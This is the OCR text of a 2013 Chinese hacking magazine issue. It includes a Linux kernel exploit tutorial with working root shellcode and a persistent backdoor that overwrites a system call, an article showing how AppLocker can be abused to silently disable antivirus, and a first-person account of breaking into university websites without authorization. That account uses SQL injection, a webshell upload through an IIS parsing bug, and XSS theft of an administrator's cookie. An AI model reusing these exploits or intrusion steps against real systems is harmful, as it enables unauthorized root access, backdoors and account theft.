《黑客防线》11 期文章目录

总第 155 期 2013 年

漏洞攻防

编程解析

网络安全顾问

密界寻踪

探究 Linux kernel ShellCode

文/图 修炼中的柳

假如把内核 exploit 比喻成一门艺术，内核 ShellCode 绝对是这门艺术中的点睛之笔。在我看来，一个好的 ShellCode 绝对是 exploit 成功的一大功臣，不仅稳定有效更能跨版本溢出。而理解一个 exploit，最基本的切入点就是找到其 ShellCode 所在，因为 exploit 的最终目的都是执行我们的 ShellCode，因此我决定记录下在 exploit 学习中相对精彩的 ShellCode。

最基本的 prepare_kernel_cred/commit_credi

最普通的 ShellCode 莫过于 prepare_kernel_cred/commit_credit。由于 2.6.28 后的 Linux 内核使用新的内核凭证，以往的 uid、gid、ugid、euid 和 egid 等信息都放在 struct cred 结构内，而不再是单纯放在 task_struct 中，所以现在最简单的 Root ShellCode 的方法就是使用 prepare_kernel_cred/commit_credit。

对于内核 payload 的编写，我们无法直接在 Ring3 层程序中直接使用 Linux 内核的数据结构与函数声明，我们往往可以用以下代码来伪造声明这两个函数。

```
//原始代码
typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned long cred);
//伪造的代码
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;
```

暴力搜索法

由于某些发行版 Linux 对/proc/kallsyms 和/boot/System.map 的限制，我们无法简单地用 prepare_kernel_cred/commit_credit 来编写 ShellCode，只能选择使用暴力搜索提权。这种方法在 2.6.28 前的 exploit 中使用普遍，因为当时 uid、gid 直接放置在 task_struct 中，用 current 宏计算出 current_task_struct 后，直接把 uid 和 gid 修改为 0 就好了，但由于新的权能结构 cred 以及 thread_info 结构的出现，现在的暴力搜索方法是依赖 thread_info => task_struct => cred 来查找修改 cred 中的 uid/gid。但不同的发行版由于内核配置的不同（比如是否开启 CONFIG_CC_STACKPROTECTOR，是否打开 CONFIG_SMP），cred 结构在 task_struct 中有着不同的偏移值，所以暴力搜索法的缺点是其在不同发行版中通用性不好。

了解了这些基本背景资料，我们就能动动手脚了。首先通过 thread_info 查找 task_struct，由于 task_struct 是 thread_info 的第一个元素，所以这是很简单的。在得到 task_struct 后，通过一个二层 for 循环测试来查找 cred 结构。

Cred 的数据结构如图 1 所示，因此只要暴力搜索出 cred[1] == cred[3] == cred[5] == uid、cred[2] == cred[4] == cred[6] ==gid，并将 uid/gid 统统改为 0，目的即可达到。

```
116 struct cred {
117     atomic_t    usage;
118 #ifdef CONFIG_DEBUG_CREDENTIALS
119     atomic_t    subscribers;    /* number of processes subscribed */
120     void        *put_addr;
121     unsigned    magic;
122 #define CRED_MAGIC  0x43736564
123 #define CRED_MAGIC_DEAD 0x44656144
124 #endif
125     uid_t       uid;        /* real UID of the task */
126     gid_t       gid;        /* real GID of the task */
127     uid_t       suid;       /* saved UID of the task */
128     gid_t       sgid;       /* saved GID of the task */
129     uid_t       euid;       /* effective UID of the task */
130     gid_t       egid;       /* effective GID of the task */
```

图 1

以下是暴力搜索并修改 uid 的代码。

```
void sc(void)
{
    int i, j;
    uint8_t *current = *(uint8_t **)(((uint64_t) &i) & (-8192+1));
    uint64_t kbase = ((uint64_t)current) >> 36;
    for (i = 0; i < 4000; i += 4) {
        uint64_t *p = (void *) &current[i];
        uint32_t *cred = (uint32_t*) p[0];
        if ((p[0] != p[1]) || ((p[0]>>36) != kbase))
            continue;
        for (j = 0; j < 20; j++) {
            if (cred[j] == uid && cred[j + 1] == gid) {
                for (i = 0; i < 8; i++) {
                    cred[j + i] = 0;
                    return;
                }
            }
        }
    }
}
```

比较有困惑的应该是&(-8192)这句代码，其实这正是查找 thread_info 的精髓所在。现在的 Linux 内核栈默认是两页，即 8k = 8192--~(THREAD_SIZE - 1) = ~(8192 - 1) = ~ 1111 1111 11111 = 0000 0000 0000，这其实就是取其最低 12 位为 0，再与随便一个内核栈变量的地址去和运算，就得到了当前进程的 thread_info，剩下的工作按照上面的思路就很简单了。这段代码的技巧其实来自 Linux 2.6.19，但现在的内核鉴于 smp 和跨平台的理由，已经使用 read_pda()来获取当前任务的 thread_info 了。

终极目标：留一个永久的后门

某些内核逻辑漏洞或静态条件漏洞往往很难触发，极端情况是触发一次后因为修改内核

数据，所以不能二次触发，因此我们应该在内核 ShellCode 中下功夫，留一个可以多次触发的后门。

如何实现呢？首先我想到最简单的想法是构建一个 proc 虚拟文件/proc/dummy，当有进程触发了 write_proc 函数后，就使用 commit_cred 来修改其权限即可。我们所需的函数如下：

```
void* (*prepare_kernel_cred)(void*)  __attribute__((regparm(3)));
void* (*commit_creds)(void*) __attribute__((regparm(3)));
char*  (*create_proc_entry)(const  char  *p,unsigned  int  m,void  *ptr)
__attribute__((regparm(3)));
```

使用 create_proc_entry 后返回一个 struct proc_dir_entry 类型的指针，只要注册一个写操作的函数指针指向提权函数就行了。有一个小细节是我们的 exploit 是用户态程序，proc_dir_entry 类型是内核态数据，因此我们要手动计算 write_proc 与 proc_dir_entry 结构体中的偏移量，如图 2 所示。

```
[  615.846413] [+] gbof_proc is 0xde63b340
[  615.846515] [+] &gbof_proc is 0xe08523a8
[  615.846570] [+] &gbof_proc->write is 0xde63b37c
[  615.846625] [+] after asign:gbof_proc is 0xde63b37c
[  615.846666] gbof: created /proc/gbof entry
□  vul_mod git:(master) □ ipython
Python 2.6.6 (r266:84292, Jul 10 2013, 22:43:23)
Type "copyright", "credits" or "license" for more information.

IPython 1.1.0 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: 0xde63b37c-0xde63b340
Out[1]: 60L
```

图 2

计算得出的偏移量是 60。根据以上思路，在提权代码中，我们需要在内核中运行如下的 kernel_code 代码。

```
static inline int dummy_write(){
        commit_creds(prepare_kernel_cred(0));
}
int KERNCALL kernelcode(){
        char *ptr = create_proc_entry("dummy", 0666, NULL);
        ptr+= 60;
        *(int*)ptr = dummy_write;
        __asm volatile ("mov $ff, %esp;""iret;");
}
```

实际测试下，的确能成功注册 proc 下的文件，可是尝试 echo 123 >/proc/dummy 时却产生 oop 了，如图 3 所示。

```
□  vul_mod git:(proc_root_shell) □ insmod stack_bof.ko
□  vul_mod git:(proc_root_shell) □ su g0t3n
[g0t3n@g0t3n vul_mod]$ /tmp/exp
exp_brute_force     exploit_proc_root
[g0t3n@g0t3n vul_mod]$ /tmp/exploit_proc_root
[+] commit_creds at 0xc0472520
[+] prepare_kernel_cred 0xc0472930
[+] create_proc_entry 0xc0553f10
[+] go to exploit !!
sh-4.1$ ls -la /proc/dummy1
-rw-rw-rw- 1 root root 0 Oct 16 23:25 /proc/dummy1
sh-4.1$
```

图 3

后来我不停的想这是为什么，突然发现我们的注册写函数 dummy_write 是存在于内核进程上下文的，进程结束后就退出了用户进程上下文。也就是说，我们的函数处于用户空间（0x00000000-0xBFFFFFFF 间），下一个进程就不能再使用这个提权函数了。这样一来，我们就应该清楚地明白，我们必须要把提权函数放在 0xc0000000 地址以上。

一个稳定的，不被使用且不会破坏原有内核数据的地址是我们的目标，我把目光锁定在系统调用中。参考劫持系统调用的方法，exploit 用 memcpy 把 ShellCode 覆盖 sys_getcpu 的 opcode。选择 sys_getcpu 仅仅因为它比较冷门比较好欺负，修改它不会引起系统无故崩溃，同时二次触发也非常的简单。

内核 shellcode

```
;fake the kernel code
push ebp
mov ebp,esp
sub esp,0x50
pusha

xor eax,eax
push 0xc0472930          ;address of prepare_kernel_cred
pop ebx
call ebx
push 0xc0472520          ;address of commit_creds
pop ebx
call ebx
popa
mov esp,ebp
pop ebp
ret
```

值得一提的是内核 ShellCode，编写内核 ShellCode 必须注意栈平衡，用到的技巧就是 pusha/popa 来保护各通用寄存器的值。其二是由于要执行内核函数，平时的 call function 会由 Linker 来为我们填写相应的偏移量，而这里的 shellcode 是 hard coding 的，所以用 call ebx

来跳过这一限制。

Nasm 把 ShellCode 编译为 elf 文件后，用 objdump 转为 opcode 后，接下来是 exploit 的代码了，如图 4 所示。

```
71 char shellcodeTXT[] =
72 "\x55"
73 "\x89\xe5"
74 "\x81\xec\x50\x00\x00\x00"
75 "\x60"
76 "\x31\xc0"
77 "\x68\x30\x29\x47\xc0"
78 "\x5b"
79 "\xff\xd3"
80 "\x68\x20\x25\x47\xc0"
81 "\x5b"
82 "\xff\xd3"
83 "\x61"
84 "\x89\xec"
85 "\x5d"
86 "\xc3";
87
88 // kernel functions take args in register
89 #define KERNCALL __attribute__((regparm(3)))
90 int KERNCALL kernelcode(){
91     kernel_printk(" !!! in kernelcode !!!\n");
92     char *landing = sys_getcpu;
93     memcpy(landing, shellcodeTXT, sizeof(shellcodeTXT));
94     kernel_printk("[+] debug: ptr is %x\n",*(int*)landing);
95     __asm volatile ("mov $ff, %esp;"
96             "iret;");
97 }
```

图 4

这段代码实现的功能就是把我们写的 ShellCode 覆盖原来的系统调用处，让我们可以在用户态简单地调用 sched_getcpu()来触发。如图 5 所示，很简单的就获取了 Root 权限。

```
[g0t3n@g0t3n tmp]$ cat trigger2.c
#include <unistd.h>
#include <stdio.h>
#define _GNU_SOURCE
#include <utmpx.h>

void shell(void) {
    char *p[] = {"//bin/sh", "-i", 0};
    execve("//bin/sh", p, 0);
}


int main(){
    if(sched_getcpu() ==-1 ){
        printf("error\n");
    }
    shell();
    return 0;
}
[g0t3n@g0t3n tmp]$ gcc trigger2.c -o trigger
[g0t3n@g0t3n tmp]$ id
uid=501(g0t3n) gid=501(g0t3n) groups=501(g0t3n)
[g0t3n@g0t3n tmp]$ ./trigger
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```

图 5

浅析 AppLocker 与缺陷利用

文/图 李旭昇

AppLocker 是微软在 Windows 7 中推出的一款基于组策略的管理工具，允许管理员配置允许或禁止运行某些应用程序、安装程序或脚本。与软件限制策略（Software Restriction Policies，SRP）相比，AppLocker 最大的优势是灵活便捷。本文将首先介绍利用 AppLocker 提高系统安全性的方法，接着指出它存在的一些漏洞和可能的恶意利用方法。

首先来我们实际配置 AppLocker 使其禁止运行 notepad.exe。运行“gpedit.msc”打开组策略编辑器，依次定位到“计算机配置”→“Windows 设置”→“安全设置”→“应用程序控制策略”→“AppLocker”，如图 1 所示，将 AppLocker 展开，得到三个选项，依次是可执行规则、Windows 安装程序规则和脚本规则，其意义都是很明确的。



图 1 AppLocker 菜单

我们在可执行规则上点击右键，选择创建新规则，如图 2 所示，需要指定允许或者拒绝操作。AppLocker 依据白名单规则，未经允许的程序都被禁止运行。白名单的规模可能十分庞大，不过不必担心，AppLocker 将帮助我们创建默认的规则以运行通常的程序运行。在“操作”中选择“拒绝”，保持“用户或组”为“Everyone”（即该规则适用于任何用户和组），并点击下一步。

图 2 设置操作和用户

如图 3 所示，接下来需要选择“主要条件的类型”，有三种选项：发布者、路径或文件哈希。“发布者”选项将使用软件的发布者签名来判断是否允许运行程序，比如禁止所有腾讯公司签名的程序，可以禁止使用 QQ 或玩 QQ 游戏。“路径”可以指定应用程序路径或文件夹路径，当指定文件夹时，文件夹中的所有文件都会受到影响（包括子文件夹）。“路径”选项支持通配符，十分方便。“文件哈希”则是使用文件的哈希值进行判断，可以防止程序被拷贝到其他目录下运行。



图 3 设置规则类型

我们选择路径并进行下一步，接着选择 notepad.exe 所在的路径%SYSTEM32%\notepad.exe，然后再次点击下一步。有时我们需要允许运行某个文件夹下大部分的程序，但又有几个需要禁止，便可以通过例外选项设置。不过这里我们并不需要这样设置，所以直接点击下一步，并将该规则命名为“禁止运行记事本”，以便日后维护，最后点击“创建”。

如图 4 所示，AppLocker 会询问我们是否创建默认规则。默认规则有三条，将允许任何用户运行%PROGRAMFILES%和%WINDIR%下的程序，并允许管理员运行任何路径下的程序。如果不创建这三条规则，将会导致大量程序无法运行，带来极大不便，所以我们点击确定创建默认规则。



图 4 AppLocker 询问是否创建默认规则

由于是第一次配置 AppLocker，需要将 Application Identity 服务设为自动启动，并重新启动计算机才能使规则生效。重启后尝试运行 notepad.exe，如图 5 所示，会得到错误提示。



图 5 %SYSTEM32%\notepad.exe 被阻止

以上就是 AppLocker 的基本用法。当然，任何安全策略想要发挥作用都需要正确的配置，AppLocker 也不例外。我们可以先根据签名来设置允许或禁止某些程序运行，比如禁止腾讯公司的程序而允许本公司开发的所有程序，只允许运行有签名的程序等等。接下来可以依据特定的路径来设置允许运行某些程序。如果某个程序被确定为恶意文件且在网络内传播，可以用哈希规则禁止其运行。http://technet.microsoft.com/en-us/library/ee791835.aspx 中给出了一些配置技巧，可供参考。

AppLocker 还提供安全审计（Security Auditing）功能，供我们查看与 AppLocker 有关的事件，包括文件路径与名称，允许或禁止，适用的规则类型和名称，用户组 SID 等信息。查看的方法也十分简单，只需运行 eventvwr.msc 打开事件查看器，依次展开“应用程序和服务日志”→“Microsoft”→“Windows”→“AppLocker”即可查看有关日志。如图 6 所示

事件为禁止运行 notepad.exe 的相关记录。



图 6 有关的事件属性

任何事情都有两面性，AppLocker 也有其不足的地方。AppLocker 所能做的只是防止恶意软件的入侵，当恶意软件在系统内安营扎寨后，它提供的几项限制就力不从心了：对于签名和哈希规则，恶意软件可以很简单的修改自身来绕过；对于路径规则，如果不与其他技术结合，只需复制到其他路径即可绕过。

AppLocker 甚至还可以被恶意软件利用。如图 7 所示，笔者添加了一条目录规则，禁止某杀软所在目录下的程序运行。重启后发现该杀软没有运行，也没有给出任何相关提示。此时双击启动杀软会得到阻止提示，可能是 AppLocker 的知名度较低尚未引起杀软注意，笔者连续测试了几款杀软均中招。虽然 Windows API 中没有提供设置 AppLocker 的接口，但是实验发现，借助 PowerShell 或直接编辑注册表都可以添加新的规则。这说明恶意软件完全可以利用 AppLocker 来隐蔽的实现禁止杀软运行的目的，有兴趣的读者可以自行验证或参阅《深入解析 Windows 操作系统》一书。



图 7 禁止杀软运行

一次“失败”的渗透

图/文　独猫

一直听说某学校的某些网站做的非常好，没有什么漏洞。我大体看了下，发现是 Linux+Apache，我想估计是因为 Linux 的原因让大家觉得很安全吧！毕竟学校这种地方，网站的漏洞应该是非常多的，我也就没再多想。直到有一天，忽然发现很多院系的 URL 都是相似的，我才有了进行友情测试的想法。然而我最终也没能得到管理员的密码，所以称之为

“失败”的入侵吧！（文中网址均以*.cn 代替）

打开网站，如图 1 所示，看起来还不错，URL：http://1.cn/?mod=info&act=view&id=836 的所有参数都走 index.***这个网页，再进行其他操作。尝试了 PHP、ASP 等后缀，确定网站使用 PHP 编写。先来看下网站的 CMS 系统吧，Power by le***c，没听说过，百度后发现好像页面都是这所大学内部院系的，看样没有现成的漏洞可以利用了。

图 1

根据短板原理，只要找到了最脆弱的攻击点，就可以由此展开攻击。首先用 5W 数据的后台字典暴力扫描看看有什么能直接利用的东西，比如 eWebEditor 之类的，结果一无所获。后来更换 80W 的大字典满负荷扫了很长时间，也只扫描到 1.cn/fckeditor/editor/fckeditor.html 一个地址，但这个网址却也打不开，估计是被限制关闭了。

现成的漏洞没有，只能自己挖掘了，看来这个网站的安全性还真不错。由网页参数 mod=info&act=view&id=836，推断 mod 是信息这一栏，act 则是各种详细动作，id 则为定位到每篇文章的编号。经过 SQLMAP、穿山甲、胡萝卜和 safe3 的各种摧残，最终也是没能扫描到任何注入点。暴力忙了一天也没有收获，休息一下明天继续吧。

由于服务器大多是学校的独立服务器，直接搜索旁注站点是不可能了，只能从百度中继续搜索这套程序的特征参数，最终找到一个不属于学校但却使用同一套 CMS 的网站，网址记作 2.cn。同样找最薄弱处，先暴力扫目录，扫到 bbs 这个目录，打开显示为一个 phpbb 的论坛，只有 admin 一个用户，估计荒废了。去网上搜索对应的漏洞和默认密码，都没有成功，反倒是找到了一个利用 phpmyadmin 替换密文的方式恢复密码的，看了下密文和明文，发现是单一的 MD5 加密，看来只要拿到 admin 的密码基本就没有问题了，可是找了半天也没找到一个可以利用的漏洞，看来我的水平和运气真的是差到家了。

就在感觉真的没希望的时候，我忽然意识到这些网站好像每个都有些不同的地方，比如板块功能设计，也就是说，我遗漏了某些页面和参数！赶紧重新对比两个网站，发现我最开始扫描注入点的网站没有搜索功能，而现在的网站则存在此功能！得到参数 mod=info&act=search&kw=a&x=4&y=7，kw 就是搜索关键字，后面的 x 和 y 不知用处，去掉也无妨。kw 后习惯性加上一个单引号，MySQL 报错了，连 SQL 查询语句都爆了出来，如图

2 所示。



图 2

既然这里存在注入，就直接扔进 sqlmap，可是却没跑出来，提示如下：

[22:24:00] [WARNING] the testable parameter 'kw' you provided is not into the GET

[22:24:00] [CRITICAL] all testable parameters you provided are not present within the GET, POST and Cookieparameters。

之后换成 Safe3 就成功地跑出目标程序的数据库了，密码是经过加密的，长度为 20 位，一开始以为是类似于 dedecms 那样的加密方式，可是逆向还原 MD5 却无论如何也破解不了，所以初步猜测是加了 salt 后截断某 20 位。正面攻击又失败了，那就从 PHPBB 下手吧。跑出来的数据库如图 3 所示，再根据之前那个恢复 PHPBB 密码帖子，找到 MD5 值 ee10c315eba2c75b403ea99136f5b48d，查询出来密码为 nimda。成功登录后台，进入后台之后却大失所望，后台由于年久失修无比残缺，功能损失得惨绝人寰，最终也是没能搞到有用的信息，思路又断掉了。



图 3

继续搜特征参数看看能不能找到可以利用的其他网站，结果还真找到一个：http://3.cn/zhongxin2013/?mod=info&act=list&id=8。注意到了吗？这是二级目录而不是根目

录。我们跳回根目录，如图 4 所示，下面有几个 URL 看起来安全性不怎么好的 ASP 子站。看版权信息好像很久没有更新了，同样扫描目录，找到了一个上传页面，如图 5 所示。

图 4



图 5

上传一个 ASP 大马，提示文件类型不正确，尝试 asa 也不行，于是想到 IIS 的解析漏洞，将大马改名为 a.asp;a.jpg，成功上传，查看返回信息得到上传之后的大马路径 /answersystem/taolun/upload/a.asp;.jpg_a.jpg，后来又尝试了下 00 截断也是可以成功上传的。

这样就得到了 WebShell，直接从文件管理器中找到目标程序所在的目录，如图 6 所示。



图 6

利用大马中的服务器打包功能，将 zhongxin2013 目录打包成 mdb 文件下载，去网上找了一个 vbs 脚本，将文件从 mdb 数据库内导出。打开文件源码，定位到 libs/lib_user.php，找到 checkpass 这个检验用户名密码是否正确的函数。

```
function checkPass($u,$p,$v,$url="?admin=admin",$flg="0")
```

```
{     //File    lib_user.php
      require_once("libs/lib_log.php");
      $log = new Log();
      if($v<>$_COOKIE["vertify"])
      alert("验证码不正确，请重新输入","");
      $u = sqlFilter($u);//进行过滤 sqlFliter 这个函数我也贴出来
      $p = sqlFilter($p);
      $sql = "select * from user where name='$u' and pwd=left(md5('$p'),20)";//关键代码
      $this->db->query($sql);
      if($this->db->num_rows()<1)
      {
            alert("帐号或密码不正确，请重新输入","",0);
      }
      $this->db->next_record(MYSQL_ASSOC)
      #省略无关代码.....
}
function sqlFilter($s)
{//File lib_function.php
      $str = $s;
      $str = str_replace('\'','&#39;',$str);
      //$str = str_replace('\"','&#34;',$str);
      $str = str_replace('\"','&#59;',$str);
      return $str;
}
```

但在这个过程中，我很不幸的将 pwd=left(md5('$p'),20)这句话看成了 pwd=left(md5('$p',20))，导致我后续一系列的没有多少意义的举动——搞到管理员密码。问了别人都说标准 PHP 没有这样一个 MD5()函数，结果找了半天也没找到这个“MD5”函数的定义。我想，或许我得到的这个程序也是残缺版？

不管了，还是先看看还有什么能利用的漏洞把。整理下思路，现在知道了管理员的密码的加密值，有部分网站源码，如果知道管理员的密码或者后台权限，说不定就能得到完整程序。要实现这一点，最合适的就是搞到 Cookie，也就是 XSS。说干就干，在留言处发现留言内容并没有进行过滤，从而可以进行跨站攻击得到 Cookie。在本机搭建环境并成功得到 Cookie 后，我给管理员留了个带有 XSS 代码的“建议”。

不到一天就收到了 Cookie。趁晚上管理员不在，改了 IP 和 MAC，用得到的 Cookie 登录，找到上传附件，直接得到 PHP Shell。之后又将服务器程序打包下来，进行对比，发现源码内容一样，这时候我才发现原来是标准 MD5 加密函数，取了左 20 位。去社区问了问别人，说截断的 MD5 基本是没法爆破的，然后不甘心，又用 l***c（作者的名字）+常用组合跑了半小时 MD5 也没跑出来，自我安慰想了想也没有多少必要非得拿到管理员密码，毕竟源码和 Cookie 都有了，况且想得到密码的话上传个 EXP，修改下 PHP 源文件就可以了，但是这样可能会对服务器产生不可预知的后果，也就算了。

到此，这次“失败”的渗透过程也算画上了个句号。当我们在进行渗透测试的时候，不妨利用短板原理，找最短的板，它可能是旁注的旁注的旁注，然后由最短的板开始，逐步得到网站源码，然后进行白盒分析，再进行有针对性的分析，这样对渗透是事半功倍。

Linux 内核栈溢出研究

文/图 修炼中的柳

Linux 内核漏洞有很多类型，例如内核栈溢出、slab/slub 类堆溢出，数组越界导致的复写内核中的重要数据、内核信息泄漏，以及曾经火热一时的 null pointer deference 空指针引用问题。本文研究的方向则是 Linux 内核的栈溢出。

